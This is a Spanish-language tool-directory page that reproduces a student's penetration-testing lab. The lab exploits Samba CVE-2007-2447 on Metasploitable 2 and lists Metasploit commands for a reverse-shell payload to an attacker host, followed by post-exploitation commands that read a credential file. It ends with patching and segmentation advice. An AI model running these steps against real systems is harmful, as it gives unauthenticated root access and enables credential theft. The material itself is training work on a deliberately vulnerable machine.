Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2 — Laboratorio de pruebas de penetración paso a paso explotando Samba CVE-2007-2447 en Metasploitable 2 usando Metasploit, demostrando compromiso de root, robo de credenciales y exfiltración de datos para entrenamiento educativo de equipo rojo. | Kitploit
Herramientas/GitHubGitHub/devinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónExfiltración de DatosPost-ExplotaciónPruebas de PenetraciónComando y ControlAprendizaje y EducaciónLabs y Práctica
Compartir
GitHubdevinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2

SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2

Laboratorio de pruebas de penetración paso a paso explotando Samba CVE-2007-2447 en Metasploitable 2 usando Metasploit, demostrando compromiso de root, robo de credenciales y exfiltración de datos para entrenamiento educativo de equipo rojo.

Ver Repositorio
32hace 1 añoAún no revisado

Prueba de Penetración SMB - Explotando CVE-2007-2447 en Metasploitable-2

RedTeam-SMB-PenTest

linux bash

Descripción


Este proyecto documenta mi compromiso de prueba de penetración como parte del curso CMIT 386 en UMGC. Se centra en explotar la vulnerabilidad usermap_script de Samba SMB (CVE-2007-2447) en Metasploitable 2 usando Metasploit desde una VM de ataque Kali Linux. Esta prueba de concepto muestra cómo una vulnerabilidad heredada puede llevar a un compromiso total del sistema, robo de credenciales y exfiltración de datos.

Resumen de la Vulnerabilidad

La vulnerabilidad reside en el servicio Samba en el puerto 445, donde un manejo inadecuado de entradas en el script de mapeo de nombres de usuario permite la ejecución remota de comandos sin autenticación. Esto proporciona a los atacantes acceso a un shell de nivel root si se explota.

Entorno

ComponenteDetalles
VM AtacanteKali Linux
VM VíctimaMetasploitable 2
Puerto Objetivo445 (Samba/SMB)
Exploit Utilizadoexploit/multi/samba/usermap_script
Objetivo de Credenciales/redteam7/student3/mypass.txt

Pasos a seguir

1. Iniciar Metasploit:

msfconsole


Asegúrese de que tanto el host atacante como la máquina víctima estén encendidos y en ejecución.
2. Buscar el exploit:


search samba

3. Usar el módulo adecuado:


use exploit/multi/samba/usermap_script

4. Establecer las opciones requeridas:

set RHOST <target_ip>
set LHOST <attacker_ip>
set payload cmd/unix/reverse

5. Ejecutar el exploit:

exploit


6. Comandos de post-explotación:

whoami
hostname
cd /redteam7/student3
cat mypass.txt
Instrucciones de reinicio

Si la sesión se cuelga o se rompe:

Reiniciar Metasploit:

# Salir del shell actual
Ctrl C
exit
# Matar todos los trabajos en segundo plano
sessions -K             
jobs -K
# Reiniciar Metasploit
msfconsole              

Conclusiones Clave

  • Los servicios heredados como Samba 3.0.20 con usermap_script son altamente vulnerables.


  • Explotar esta vulnerabilidad SMB otorga acceso a un shell de root.
  • Datos críticos pueden ser recolectados con comandos simples, demostrando el riesgo en el mundo real.
  • Esto demuestra la necesidad de parchear, segmentar y reducir la exposición de servicios.

Recomendaciones

  • Parchear o retirar sistemas heredados inmediatamente.
  • Implementar segmentación de red estricta y reglas de firewall.
  • Limitar la exposición de SMB solo a usuarios internos autenticados.
  • Monitorear registros en busca de actividad sospechosa y movimiento lateral.

Referencias

  • Metasploit Samba usermap_script
  • Detalles de CVE-2007-2447
  • Índice de Exploits de Metasploitable 2
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    360
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →